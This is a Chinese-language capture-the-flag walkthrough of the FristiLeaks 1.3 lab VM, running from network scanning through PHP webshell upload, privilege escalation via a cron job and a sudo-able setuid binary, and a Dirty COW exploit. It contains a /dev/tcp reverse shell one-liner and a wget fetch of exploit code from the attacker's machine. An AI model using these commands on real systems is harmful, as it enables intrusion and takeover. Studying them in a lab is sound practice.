

FristiLeaks_1
FristiLeaks_1.3
环境搭建
下载:https://download.vulnhub.com/fristileaks/FristiLeaks_1.3.ova

导入后将mac地址修改为:08:00:27:A5:A6:76
信息收集
扫描主机ip
┌──(root㉿kali)-[~]
└─# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:84:b2:cc, IPv4: 192.168.158.143
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.158.1   00:50:56:c0:00:08       VMware, Inc.
192.168.158.2   00:50:56:e9:30:53       VMware, Inc.
192.168.158.148 08:00:27:a5:a6:76       PCS Systemtechnik GmbH
192.168.158.254 00:50:56:e0:89:f9       VMware, Inc.

5 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.965 seconds (130.28 hosts/sec). 4 responded
nmap扫描开放端口
┌──(root㉿kali)-[~]
└─# nmap -sC -sV -sT 192.168.158.148
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-20 11:12 CST
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
Nmap scan report for 192.168.158.148
Host is up (2.2s latency).
Not shown: 917 filtered tcp ports (no-response), 82 filtered tcp ports (host-unreach)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.2.15 ((CentOS) DAV/2 PHP/5.3.3)
| http-robots.txt: 3 disallowed entries
|_/cola /sisi /beer
|_http-server-header: Apache/2.2.15 (CentOS) DAV/2 PHP/5.3.3
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
| http-methods:
|_  Potentially risky methods: TRACE
MAC Address: 08:00:27:A5:A6:76 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 82.54 seconds
80端口信息收集

指纹识别
目录扫描
dirsearch -u http://192.168.158.148/ -e*

扫到了robots.txt
User-agent: *
Disallow: /cola
Disallow: /sisi
Disallow: /beer
漏洞查找与利用
登录框测试
robots.txt中的三个目录存放的同一张图片
且有一个域名解析了一下扫目录没扫出来
根据另一种图片提示KEEP CALM AND DRINK FRISTI
拼接目录

有个登录框
尝试sql注入没有成功,爆破用户名密码
爆破时看了一下返回包

有一段提示和base64
<!--
TODO:
We need to clean this up for production. I left some junk in here to make testing easier.

- by eezeepz
-->

iVBORw0KGgoAAAANSUhEUgAAAW0AAABLCAIAAAA04UHqAAAAAXNSR0IArs4c6QAAAARnQU1BAACx
jwv8YQUAAAAJcEhZcwAADsMAAA7DAcdvqGQAAARSSURBVHhe7dlRdtsgEIVhr8sL8nqymmwmi0kl
S0iAQGY0Nb01//dWSQyTgdxz2t5+AcCHHAHgRY4A8CJHAHiRIwC8yBEAXuQIAC9yBIAXOQLAixw
B4EWOAPAiRwB4kSMAvMgRAF7kCAAvcgSAFzkCwIscAeBFjgDwIkcAeJEjALzIEQBe5AgAL5kc+f
m63yaP7/XP/5RUM2jx7iMz1ZdqpguZHPl+zJO53b9+1gd/0TL2Wull5+RMpJq5tMTkE1paHlVXJJ
Zv7/d5i6qse0t9rWa6UMsR1+WrORl72DbdWKqZS0tMPqGl8LRhzyWjWkTFDPXFmulC7e81bxnNOvb
DpYzOMN1WqplLS0w+oaXwomXXtfhL8e6W+lrNdDFujoQNJ9XbKtHMpSUmn9BSeGf51bUcr6W+VjNd
jJQjcelwepPCjlLNXFpi8gktXfnVtYSd6UpINdPFCDlyKB3dyPLpSTVzZYnJR7R0WHEiFGv5NrDU
12qmC/1/Zz2ZWXi1abli0aLqjZdq5sqSxUgtWY7syq+u6UpINdOFeI5ENygbTfj+qDbc+QpG9c5
uvFQzV5aM15LlyMrfnrPU12qmC+Ucqd+g6E1JNsX16/i/6BtvvEQzF5YM2JLhyMLz4sNNtp/pSkg1
04VajmwziEdZvmSz9E0YbzbI/FSycgVSzZiXDNmS4cjCni+kLRnqizXThUqOhEkso2k5pGy00aLq
i1n+skSqGfOSIVsKC5Zv4+XH36vQzbl0V0t9rWb6EMyRaLLp+Bbhy31k8SBbjqpUNSHVjHXJmC2Fg
tOH0drysrz404sdLPW1mulDLUdSpdEsk5vf5Gtqg1xnfX88tu/PZy7VjHXJmC21H9lWvBBfdZb6Ws
30oZ0jk3y+pQ9fnEG4lNOco9UnY5dqxrhk0JZKezwdNwqfnv6AOUN9sWb6UMyR5zT2B+lwDh++Fl
3K/U+z2uFJNWNcMmhLzUe2v6n/dAWG+mLN9KGWI9EcKsMJl6o6+ecH8dv0Uu4PnkqDl2rGuiS8HK
ul9iMrFG9gqa/VTB8qORLuSTqF7fYU7tgsn/4+zfhV6aiiIsczlGrGvGTIlsLLhiPbnh6KnLDU12q
mD+0cKQ8nunpVcZ21Rj7erEz0WqoZ+5IRW1oXNB3Z/vBMWulSfYlm+hDLkcIAtuHEUzu/l9l867X34
rPtA6lmLi0ZrqX6gu37aIukRkVaylRfqpk+9HNkH85hNocTKC4P31Vebhd8fy/VzOTCkqeBWlrrFhe
EPdMjO3SSys7XVF+qmT5UcmT9+Ss//fyyOLU3kWoGLd59ZKb6Us10IZMjAP5b5AgAL3IEgBc5AsCLH
AHgRY4A8CJHAHiRIwC8yBEAXuQIAC9yBIAXOQLAixwB4EWOAPAiRwB4kSMAvMgRAF7kCAAvcgSAFzk
CwIscAeBFjgDwIkcAeJEjALzIEQBe5AgAL3IEgBc5AsCLHAHgRY4A8Pn9/QNa7zik1qtycQAAAABJR
U5ErkJggg==
解码转图片
┌──(root㉿kali)-[~/vulnhub/FristiLeaks_1.3]
└─# base64 -d base64.txt >1.png

看着像一串密码

eezeepz看着像用户名
尝试登录eezeepz:keKkeKKeKKeKkEkkEk
成功登录
文件上传getshell
登录后发现是一个文件上传
上传php的马

绕过一下,上面指纹识别的时候看到时apache的框架,可以利用apache的文件解析漏洞
文件名修改为.php.png,此时服务器会将该文件按照PHP解析

反弹shell到kali
sh -i >& /dev/tcp/192.168.158.143/1122 0>&1
提权
sudo
在/home/eezeepz找到文件notes.txt
sh-4.1$ cat notes.txt
cat notes.txt
Yo EZ,

I made it possible for you to do some automated checks,
but I did only allow you access to /usr/bin/* system binaries. I did
however copy a few extra often needed commands to my
homedir: chmod, df, cat, echo, ps, grep, egrep so you can use those
from /home/admin/

Don't forget to specify the full path for each binary!

Just put a file called "runthis" in /tmp/, each line one command. The
output goes to the file "cronresult" in /tmp/. It should
run every minute with my account privileges.

- Jerry
意思是在tmp目录创建一个runthis文件并且只能使用/usr/bin/下的命令,然后admin用户会每一分钟运行它
那么写入
echo "/usr/bin/../../bin/chmod 777 /home/admin">runthis
成功获得进入admin的权限
sh-4.1$ cd /home/admin
cd /home/admin
sh-4.1$ ls
ls
cat
chmod
cronjob.py
cryptedpass.txt
cryptpass.py
df
echo
egrep
grep
ps
whoisyourgodnow.txt
查看cronjob.py
sh-4.1$ cat cronjob.py
cat cronjob.py
import os

def writefile(str):
    with open('/tmp/cronresult','a') as er:
        er.write(str)
        er.close()

with open('/tmp/runthis','r') as f:
    for line in f:
        #does the command start with /home/admin or /usr/bin?
        if line.startswith('/home/admin/') or line.startswith('/usr/bin/'):
            #lets check for pipeline
            checkparams= '|&;'
            if checkparams in line:
                writefile("Sorry, not allowed to use |, & or ;")
                exit(1)
            else:
                writefile("executing: "+line)
                result =os.popen(line).read()
                writefile(result)
        else:
            writefile("command did not start with /home/admin or /usr/bin")
cryptpass.py
cat cryptpass.py
#Enhanced with thanks to Dinesh Singh Sikawar @LinkedIn
import base64,codecs,sys

def encodeString(str):
    base64string= base64.b64encode(str)
    return codecs.encode(base64string[::-1], 'rot13')

cryptoResult=encodeString(sys.argv[1])
print cryptoResult
whoisyourgodnow.txt
cat whoisyourgodnow.txt
=RFn0AKnlMHMPIzpyuTI0ITG
发现是一个base64加rot13的加密
解密
import base64,codecs,sys

def encodeString(str):
    base64string= base64.b64encode(str)
    return codecs.encode(base64string[::-1], 'rot13')

def decodeString(str):
    base=codecs.encode(str[::-1], 'rot13')
    base64string= base64.b64decode(base)
    return base64string

cryptoResult=decodeString("=RFn0AKnlMHMPIzpyuTI0ITG")
print (cryptoResult)
结果:LetThereBeFristi!
猜测是fristigod的密码
登录成功
bash-4.1$ su - fristigod
su - fristigod
Password: LetThereBeFristi!

-bash-4.1$ id
id
uid=502(fristigod) gid=502(fristigod) groups=502(fristigod)
查看sudo特权
-bash-4.1$ sudo -l
sudo -l
[sudo] password for fristigod: LetThereBeFristi!

Matching Defaults entries for fristigod on this host:
    requiretty, !visiblepw, always_set_home, env_reset, env_keep="COLORS
    DISPLAY HOSTNAME HISTSIZE INPUTRC KDEDIR LS_COLORS", env_keep+="MAIL PS1
    PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE
    LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY
    LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL
    LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User fristigod may run the following commands on this host:
    (fristi : ALL) /var/fristigod/.secret_admin_stuff/doCom


file /var/fristigod/.secret_admin_stuff/doCom
/var/fristigod/.secret_admin_stuff/doCom: setuid setgid ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked (uses shared libs), for GNU/Linux 2.6.18, not strippe
找到一个可执行文件/var/fristigod/.secret_admin_stuff/doCom并且有suid权限
反编译分析

先检查用户id之后检测参数,最后获得root权限执行命令
-bash-4.1$ sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom id
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom id
[sudo] password for fristigod: LetThereBeFristi!

uid=0(root) gid=100(users) groups=100(users),502(fristigod)
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom /bin/bash
bash-4.1# id
id
uid=0(root) gid=100(users) groups=100(users),502(fristigod)
成功获得root权限
得到flag
cat /root/fristileaks_secrets.txt
Congratulations on beating FristiLeaks 1.0 by Ar0xA [https://tldr.nu]

I wonder if you beat it in the maximum 4 hours it's supposed to take!

Shoutout to people of #fristileaks (twitter) and #vulnhub (FreeNode)


Flag: Y0u_kn0w_y0u_l0ve_fr1st1
脏牛提权
uname -a
Linux localhost.localdomain 2.6.32-573.8.1.el6.x86_64 #1 SMP Tue Nov 10 18:01:38 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
符合脏牛提权的版本
本地开个http

wget http://192.168.158.143:1111/dirty.c
--2025-03-20 09:26:08--  http://192.168.158.143:1111/dirty.c
Connecting to 192.168.158.143:1111... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4815 (4.7K) [text/x-csrc]
Saving to: “dirty.c”

100%[======================================>] 4,815       --.-K/s   in 0s

2025-03-20 09:26:08 (556 MB/s) - “dirty.c” saved [4815/4815]
编译运行
gcc -pthread dirty.c -o dirty -lcrypt
./dirty

su - firefart
Password:

[firefart@localhost ~]# id
id
uid=0(firefart) gid=0(root) groups=0(root)
总结
1、这个靶场更倾向于ctf的感觉中间的base64和rot13
2、中间文件上传利用了apache的文件解析漏洞
3、提取使用sudo或者脏牛提权,扩展了提权知识

 浙公网安备 33010602011771号